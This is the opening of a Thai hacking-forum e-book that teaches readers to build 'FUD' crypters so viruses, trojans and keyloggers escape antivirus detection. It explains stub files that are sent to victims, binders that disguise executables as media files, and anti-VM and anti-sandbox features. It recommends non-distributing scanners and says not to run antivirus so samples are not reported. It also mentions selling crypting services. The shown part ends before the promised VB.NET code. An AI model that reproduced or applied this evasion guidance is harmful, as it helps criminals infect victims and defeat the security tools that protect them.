

## สารบัญ

### แนะนำหนังสือ...2

### บทที่ 1 รู้จักกับโปรแกรม Crypter...3

FUD vs UD...3-5

Scantime Crypter vs Runtime Crypter...5

Online Scanner...6

ฟังก์ชันต่างๆในโปรแกรม Crypter...7-8

### บทที่ 2 ปัจจัยที่สำคัญที่สุดที่คุณจำเป็นต้องรู้เกี่ยวกับการสร้าง Crypter...9

Anti-Viruses vs Crypter concept...9

ปัจจัยที่ 1...9

ปัจจัยที่ 2...10

สรุปบทที่ 2...10

### บทที่ 3 โปรแกรม Crypter...10

Anti-Virus มองหาอะไรในไฟล์ไวรัส?...10-11

ระบบการทำงานของ Crypter และไฟล์ Stub...12

สรุปการทำงานของ Crypter...13

### บทที่ 4 เขียนโปรแกรม Crypter โดย VB.NET...13

สร้างโปรแกรม Crypter (Scantime)...14

สร้างไฟล์ Stub...22

### บทที่ 5 เทคนิคและแนวทางในการทำให้ Crypter ของคุณ FUD...27

เปลี่ยนไอคอน...28-30

เปลี่ยนข้อมูล Assembly...30-33

เปลี่ยนชื่อตัวแปรต่างๆในโค้ด (Variable Names)...33-35

ใส่โค้ดขยะ (Junk Codes)...35-37

แก้ไขดัดแปลง String และเปลี่ยนแปลงรูปแบบการทำงานของโค้ด...37-40

เพิ่มขนาดไฟล์ (File Pumper)...40

### Runtime Crypter (Built-in Stub และฟังก์ชันต่างๆ)...41

### บทสรุปหนังสือ Cryptography...42-43

## แนะนำหนังสือ

สวัสดีครับสมาชิกแฮกดีทุกท่าน เจอกันอีกแล้ว.. เล่มสองคราวนี้ผมจะมาสอนวิธีการสร้าง Crypter และเทคนิคแนวทางและวิธีที่จะทำให้ Crypter ของคุณ FUD (Fully Undetectable). มือใหม่ไม่ต้องกลัวครับบทความนี้มีรูปภาพประกอบอธิบายขั้นตอนต่อขั้นตอนเข้าใจง่าย.

ก่อนเริ่มผมขอบอกสิ่งหนึ่งที่สำคัญมากๆก่อน ในบทความนี้ไม่มีอะไรที่ง่าย โดยเฉพาะการสร้าง Crypter.. ไม่มีที่ไหนในโลกที่สอนให้คุณสร้าง Crypter ที่มีเพียงแค่ปุ่มเดียวให้กดและจะ FUD ไปตลอดชีวิต คุณโดนหลอกครับ ไข่ครับ..มันอาจไม่ง่าย แต่คุณจำเป็นจะต้องมีความพยายามและทดลอง มีเวลาให้กับมันและลงมือทำในสิ่งที่คุณเรียนรู้จากหนังสือเล่มนี้.

ยิ่งคุณมีความรู้ด้านการเขียนโปรแกรมคุณจะได้ประโยชน์จากหนังสือเล่มนี้เกินกว่าที่คุณคิดแน่นอนครับ ☺ ส่วนสมาชิกที่ไม่มีพื้นฐานเกี่ยวกับการเขียนโปรแกรมหรือมีบ้างเล็กน้อย ไม่ใช่ปัญหาครับ ผมจะลงลึกแบบละเอียดทุกบรรทัดทุกบทความคุณจะเข้าใจและลงมือทำตามได้ทุกขั้นตอน.

แล้วที่สำหรับที่สุทธหว่างการเรียนรู้ หากสมาชิกมีปัญหาต้องการความช่วยเหลือระบบกวดังกระทู้โพสถามได้ที่:

<http://Hackdee.biz/community/index.php?categories/cryptography.70/>

แล้วผมจะมาตอบภายใน 24 ชั่วโมง.

**สำคัญ:** สมาชิกที่ซื้อหนังสือเล่มนี้จำเป็นต้องแจ้งชื่อไอดีในบอร์ดของคุณให้ผมรู้ด้วยนะครับ สำหรับสมาชิกที่ยังไม่ได้แจ้งให้อัปเดตคุณจะไม่สามารถึงบอร์ด "Cryptography" ที่สงวนสิทธิ์ไว้ให้กับสมาชิกที่ซื้อหนังสือเท่านั้น.

## บทที่ 1 - รู้จักกับ Crypter

Crypter คือโปรแกรมที่ใช้ในการ Encrypt ไฟล์ต่างๆเช่น ไวรัส, โทรจัน, คีย์ล็อกเกอร์ ฯลฯ จุดประสงค์หลักๆคือการ FUD เพื่อให้ Anti-Virus ต่างๆสแกนไม่พบนั่นเอง.

### FUD vs UD

**FUD** ย่อมาจาก Fully Undetected หรือ Fully Undetectable ซึ่งแปลว่าซ่อนตัวจากการสแกนพบอย่างเต็มรูปแบบ. เต็มรูปแบบในที่นี้หมายถึงไม่มีแอนตี้ไวรัสตัวไหนที่สแกนพบเลยว่าไฟล์ของคุณคือไวรัส.

**UD** ย่อมาจาก Undetected แปลว่าไฟล์ของคุณหลบแอนตี้ไวรัสได้ แต่หลบได้ไม่ทั้งหมด อาจจะมี 1 หรือ 2 แอนตี้ไวรัสที่สแกนเจอ.


ดังนั้นเวลาให้บริการ Crypte ไฟล์ กรุณาให้ข้อมูลที่ถูกต้องกับลูกค้าหรือสมาชิก ด้วยนะครับว่า Crypter ของคุณ FUD หรือ UD เฉยๆ.

ผมมีรูปความแตกต่างระหว่าง FUD กับ UD มาให้ดูเพื่อให้เข้าใจได้ง่ายมากขึ้น.

## FUD

- Drag & Drop File to Scan -		or Browse..
<b>Status: Scan Complete - 0/35</b>		
Anti-Virus	Result	
AVG Free	OK	
ArcaVir	OK	
Avast	OK	
AntiVir (Avira)	OK	
BitDefender	OK	
VirusBuster Internet S...	OK	
Clam Antivirus	OK	
COMODO Internet Sec...	OK	
Dr.Web	OK	
eTrust-Vet	OK	
F-PROT Antivirus	OK	
F-Secure Internet Sec...	OK	
G Data	OK	
IKARUS Security	OK	
Kaspersky Antivirus	OK	
McAfee	OK	
MS Security Essentials	OK	
ESET NOD32	OK	
Norman	OK	
Norton Antivirus	OK	
Panda Security	OK	
A-Squared	OK	
Quick Heal Antivirus	OK	
Solo Antivirus	OK	
Sophos	OK	
Trend Micro Internet S...	OK	
VBA32 Antivirus	OK	
Zoner AntiVirus	OK	
Ad-Aware	OK	
BullGuard	OK	
Immunet Antivirus	OK	
K7 Ultimate	OK	
NANO Antivirus	OK	
Panda CommandLine	OK	
VIPRE	OK	

## UD



## Scantime Crypter vs Runtime Crypter

Crypter จะมีสองประเภทคือ Scan-Time Crypter และ Run-Time Crypter. สองประเภทนี้จะคล้ายๆกัน แต่ความแตกต่างของมันคือ:

### Run-Time Crypter

ใช้ Encrypt ไฟล์ไวรัสของคุณ และเวลามันรัน มันจะ Decrypt เข้าไปใน Memory ซึ่งจะทำให้แอนตี้ไวรัสสแกนไม่เจอตอนก่อนหน้าที่เหยื่อกรันไฟล์ไวรัส และหลังจากที่เหยื่อรันไฟล์ไวรัสแล้ว.

### Scan-Time Crypter

ใช้ Encrypt ไฟล์ไวรัสของคุณ และมันจะ “ไม่” ถูกสแกนเจอแค่ตอนก่อนหน้าที่จะรันไฟล์ไวรัส ไม่ใช่ตอนรันหรือหลังจากที่รันไฟล์ไปแล้ว.

### สรุปคือ

“Run”time Crypter = แอนตี้ไวรัสสแกนไม่เจอทั้งตอนก่อนกรันไฟล์ และหลังรันไฟล์.

“Scan”time Crypter = แอนตี้ไวรัสสแกนไม่เจอแค่ตอนก่อนกรันไฟล์เท่านั้น.

ผมแนะนำให้สร้าง Crypter ที่มีทั้ง Runtime และ Scantime อยู่ในตัว. ผมจะมาสอนวิธีการสร้าง Crypter ทั้งแบบ Scantime และ Runtime ในหนังสือเล่มนี้แบบละเอียดในบทความต่อไป.

## Online Scanner

เราจะรู้ได้อย่างไรว่าแอนตี้ไวรัสตัวไหนบ้างที่สแกนพบว่า Crypter ของเราเป็นไวรัส? เราจะใช้เว็บสแกนไวรัสออนไลน์ต่างๆตามอินเทอร์เน็ต.

แต่... มีเว็บไซต์ให้บริการสแกนไฟล์ไวรัสหลายเว็บที่ส่งผลสแกนไวรัสให้กับบริษัทแอนตี้ไวรัส และนั่นคือเหตุผลหลักที่ทำให้ Crypter ของคุณมีระยะเวลาการ FUD สั้นลง! เพราะว่าถ้าคุณหรือใครก็ตามที่นำไฟล์ที่ Crypted ไฟล์ไวรัสโดยใช้ Crypter ของคุณไปสแกนบนเว็บไซต์เหล่านี้ที่ส่งผลสแกนให้กับบริษัทแอนตี้ไวรัสต่างๆ นั้นจะทำให้ Crypter ของคุณมีระยะเวลาการ FUD ในสั้นลง.

ผมจะลงลึกข้อมูลเพิ่มเติมเกี่ยวกับเรื่องนี้ในหัวข้อต่อไปนะครับ. เว็บไซต์ที่ผมแนะนำให้นำไฟล์ไวรัสที่ Crypted แล้วไปสแกนได้คือ..

<http://nodistribute.com/> (ฟรี 4 ครั้งต่อวัน)

<http://refud.me/scan.php> (ฟรี)

<http://scan4you.net/> (เสียดั่ง)

## EOF

EOF ย่อมาจาก End Of File คือฟังก์ชันตัวหนึ่งที่อยู่ใน Crypter. ไฟล์โทรจันบางไฟล์เช่น Cybergate, Bifrost หรือ Medusa จำเป็นต้องทำการ EOF ตอนกำลัง Crypt เพื่อไม่ให้ไฟล์นั้นๆเกิดการ Corruption (Error).

รูปตัวอย่างของโปรแกรม Crypter ที่มีฟังก์ชัน EOF:





## File Binder

หลายคนน่าจะรู้จัก File Binder กันดีแล้วถ้าได้อ่าน Hacking E-Book 1<sup>st</sup> Edition มา. File Binder ใช้สำหรับรวมไฟล์สองไฟล์เข้าด้วยกันนั่นเอง และมันก็ควรถูกนำไปเป็นหนึ่งในฟังก์ชันของ Crypter ด้วย. มันสามารถรวมไฟล์ .exe เข้ากับนามสกุลอื่นๆได้เช่น .mp4, .jpg, .gif ฯลฯ พอกดรันไฟล์นั้นๆ ไฟล์ทั้งสองที่ถูกนำมารวมก็จะทำงานด้วยกันทั้งคู่. แต่ Output ของไฟล์ที่รวมออกมาแล้วมันก็จะกลายเป็น .exe เหมือนเดิม ให้คุณลองอ่านวิธี “เปลี่ยนนามสกุลไฟล์” ใน Hacking E-Book 1<sup>st</sup> Edition ดู มันอาจช่วยคุณได้.

## Anti's

หลายคนอาจเคยเห็นฟังก์ชัน “Anti's” ที่อยู่ใน Crypter และสงสัยว่ามันใช้ทำอะไร. Anti's ในที่นี้หมายถึงการ Bypass หรือ ป้องกันไฟล์ไวรัสของเราจากการกระทำการใดการหนึ่ง เช่น Anti-Vm, Anti-Sandboxies, Anti-debugger ฯลฯ ยกตัวอย่างเช่น Anti-Sandboxies หมายถึงการป้องกันไม่ให้ไฟล์ไวรัสของเราถูกเปิดโดยโปรแกรม Sandboxies.

## File Pumper

File Pumper แปลว่า “เพิ่มขนาดไฟล์” ใช้เพื่อเพิ่ม bytes ลงไปในไฟล์ของเราเพื่อให้ขนาดมันใหญ่ขึ้น. มันอาจไม่ช่วยอะไรมาก แต่มันอาจช่วยให้ลดจำนวนการถูกสแกนพบจากบริษัทแอนตี้ไวรัส 1 – 2 บริษัท ซึ่งมันก็คุ้มค่า.

## Assembly Changer & Icon Changer

ที่โปรแกรม Crypter ขาดไม่ได้เลยคือสองตัวนี้ มันมีผลอย่างมากที่จะทำให้โปรแกรม Crypter ของคุณนั้น FUD ในท้ายของหนังสือเล่มนี้ผมจะสอนเขียนโปรแกรม Crypter โดยมีฟังก์ชันพวกนี้อยู่ด้วย. แต่อย่าข้ามไปอ่านเลยนะครับ! ใจเย็นๆ ผมแนะนำให้อ่านให้ละเอียดอ่านให้เข้าใจทุกๆหน้าในหนังสือเล่มนี้.

**Tip:** ค้นหาใน Google หวาดรูปภาพ ค้นหาคำว่า Crypter, Crypter GUI เพื่อดูรูปร่างหน้าตาโปรแกรม Crypter ในหลากหลายรูปแบบ.

## บทที่ 2 – ปัจจัยที่สำคัญที่สุดที่คุณจำเป็นต้องรู้เกี่ยวกับการสร้าง Crypter

บทนี้เป็นบทที่สำคัญมากๆ อ่านให้หมดและอ่านให้ละเอียดนะครับ. บทที่ ๒ นี้จะเปิดโลกกว้างให้กับคุณ คุณจะรู้ว่า มีปัจจัยอะไรบ้างที่ทำให้ Crypter ของคุณมีระยะเวลาการ FUD ที่สั้นลง.

### Anti-Viruses vs Crypter concept

คุณเคยสงสัยไหมว่าไฟล์ไวรัส, โทรเจน ของเรากถูกสแกนพบว่าเป็นไฟล์ไวรัสโดยบริษัทแอนตี้ไวรัสต่างๆได้อย่างไร?....

การทำงานของแอนตี้ไวรัสนั้นซับซ้อนมากกว่าที่คุณจินตนาการไว้นั่นเอง. ปัจจัยสำคัญที่จะทำให้เรา Bypass แอนตี้ไวรัสได้คือ รู้จักวิธีที่แอนตี้ไวรัสตรวจสอบไฟล์ต่างๆ และพวกเขารู้ได้อย่างไรว่าไฟล์นั้นๆ คือไฟล์ไวรัส หรือโทรเจน.

### ปัจจัยที่ 1

จากเว็บไซต์สแกนไฟล์ไวรัสออนไลน์ อาจเพราะพวกเราเหล่าแฮกเกอร์เองอัปโหลดไฟล์ไวรัสที่ Crypted แล้ว เพื่อตรวจสอบว่ามีแอนตี้ไวรัสตัวไหนสแกนเจอบ้าง หรืออาจเพราะเหยื่อของเราหรือผู้ใช้งานคอมฯทั่วไป เกิดไม่ไวใจไฟล์ที่พวกเขาดาวน์โหลดมา จึงนำไปสแกนบนเว็บไซต์เหล่านี้.

หลังจากที่อัปโหลดไฟล์เพื่อสแกนไวรัสลงบนเว็บไซต์เหล่านี้ พวกเขาก็จะส่งผลสแกนให้กับบริษัทแอนตี้ไวรัสทันที. สำหรับแฮกเกอร์ หรือคนที่ใช้บริการ Crypter ผมแนะนำให้สแกนบนเว็บไซต์ที่มีตัวเลือก "No Distribute" (แปลว่าไม่ส่งผลสแกน) หรือถ้าหาไม่เจอผมแนะนำให้ส่งเว็บนี้.

<http://nodistribute.com/> (ฟรี 4 ครั้งต่อวัน)

<http://refud.me/scan.php> (ฟรี)

<http://scan4you.net/> (เสียตัง)

## ปัจจัยที่ 2

จากโปรแกรมแอนตี้ไวรัสที่ติดตั้งอยู่ในคอมฯของคุณ.. จริงเหรอ? ครั้นจริง. และนี่คือสิ่งที่ทุกคนที่ใช้งาน หรือกำลังสร้าง Crypter จำเป็นต้องรู้. โปรแกรมแอนตี้ไวรัสจะส่งไฟล์ที่ถูกสแกนพบว่าเป็นไวรัส ไปสู่ฐานข้อมูลของบริษัทพวกเขาโดยอัตโนมัติ.

ดังนั้นวิธีแก้ปัญหาคืออย่าติดตั้งโปรแกรมแอนตี้ไวรัสถ้าคุณคิดจะใช้งานหรือ กำลังสร้างโปรแกรม Crypter. แอนตี้ไวรัสบางตัวมีตัวเลือกให้เราเลือกตอนติดตั้งโปรแกรมว่า ให้เรายินยอมถ้าทางแอนตี้ไวรัสจะส่งล็อก และผลสแกนทั้งหมดไปยังฐานข้อมูล. แต่ผมแนะนำว่าอย่าไวใจแอนตี้ไวรัส.

## สรุปบทที่ 2

บทที่ ๒ นี้ถือเป็นบทที่สำคัญมากสำหรับคนที่คิดจะสร้าง FUD Crypter. เหตุผลหลักๆเลยที่ทำให้ Crypter ของเราหรือของฟรีตามอินเทอร์เน็ตมีระยะเวลา FUD ที่สั้นลงเพราะว่าคนส่วนใหญ่ไม่รู้จัก Anti-Viruses vs Crypter concept ตามที่สอนมาในบทที่ 2 ข้างต้นนี้.


## บทที่ 3 – โปรแกรม Crypter

บทนี้เราจะลงลึก ผมจะแนะนำเกี่ยวกับโปรแกรม Crypter ว่ามันทำงานอย่างไร และถูกสร้างขึ้นแบบไหน เพื่อเป็นการปูพื้นให้คุณสำหรับการสร้าง FUD Crypter เป็นของตัวเอง.

### Anti-Virus มองหาอะไรในไฟล์ไวรัส?


ก่อนอื่นเรามาทำความเข้าใจพื้นฐานการทำงานของแอนตี้ไวรัสกันก่อน.. ไฟล์ exe จะมีบรรทัดต่างๆที่เราเรียกมันว่า Offset, Hex, ASCII. คุณไม่จำเป็นต้องเข้าใจทั้งหมดที่ผมกำลังจะอธิบายต่อไปนี้ แค่เข้าใจพื้นฐานการทำงานของมันก็พอ.

### รูปตัวอย่างในโปรแกรม Hex Workshop




แอนตี้ไวรัสมีฐานข้อมูลสำหรับบันทึกโค้ดพิกซ์ของไฟล์ที่ถูกสแกนพบว่าเป็นไฟล์ไวรัส. และพวกเขาจะใช้ข้อมูลในฐานข้อมูลเหล่านี้เพื่อตรวจสอบไฟล์ของคุณว่ามีโค้ดบรรทัดไหนตรงกับในฐานข้อมูลที่เคยตรวจพบว่าเป็นไวรัสหรือเปล่า ถ้าตรงกันไฟล์ของคุณก็จะถูกสแกนพบและบันทึกว่าเป็นไวรัส.

## ระบบการทำงานของ Crypter



## ระบบการทำงานของไฟล์ Stub



## สรุปการทำงานของ Crypter

โปรแกรม Crypter จะนำไฟล์ไวรัสของคุณมา Encrypt จากนั้นมันจะนำไฟล์ไวรัสของเราไปรวมเข้ากับไฟล์ Stub แล้ว Compile ออกมาเป็นไฟล์ Stub(Trojan) คือไฟล์ที่เราจะส่งให้เหยื่อเพื่อให้เหยื่อกด. ถ้าวันใดวันหนึ่งไฟล์ Stub ตัวนี้เกิดไม่ FUD ขึ้นมา (ถูกสแกนพบว่าเป็นไฟล์ไวรัส) ไฟล์ไวรัสทุกไฟล์ที่คุณเคยใช้กับไฟล์ Stub ตัวนี้ก็จะถูกสแกนพบว่าเป็นไวรัสไปด้วยทั้งหมด เข้าใจง่ายๆว่า ถ้าเพื่อนคุณญาติคุณ พี่น้องคุณมาขอให้คุณ FUD ให้เขา. ถ้าเวลาผ่านไปไฟล์ Stub ของคุณไม่ FUD. ไฟล์ทุกไฟล์ที่คุณเคย FUD ให้ก็จะไม่ FUD ไปด้วยทั้งหมด

## บทที่ 4 – เขียนโปรแกรม Crypter โดย VB.NET

คุณจำเป็นต้องมีความรู้ได้การเขียนโปรแกรมเล็กน้อยถึงปานกลาง. เหตุผลที่ผมใช้ VB.NET ในหนังสือเล่มนี้เพราะว่าเป็นภาษาที่เข้าใจง่าย เหมาะสำหรับมือใหม่ที่ไม่มีความรู้ด้านการเขียนโปรแกรมมาก่อน. ก่อนอื่นให้โหลด VB.NET ที่นี่:

<https://www.visualstudio.com/products/visual-studio-community-vs>


ถ้าคุณมีความรู้ด้านการเขียนโปรแกรมโดยภาษาอื่น เช่น C#, C++ ฯลฯ ในกรณีที่คุณต้องการจะใช้ภาษาที่คุณถนัดในการเขียนโปรแกรม. คนที่ไม่มีประสบการณ์ด้านการเขียนโปรแกรมโดย VB.NET ให้เริ่มศึกษาพื้นฐาน VB.NET ที่นี่ครับ:

<http://www.visual-basic-tutorials.com/>

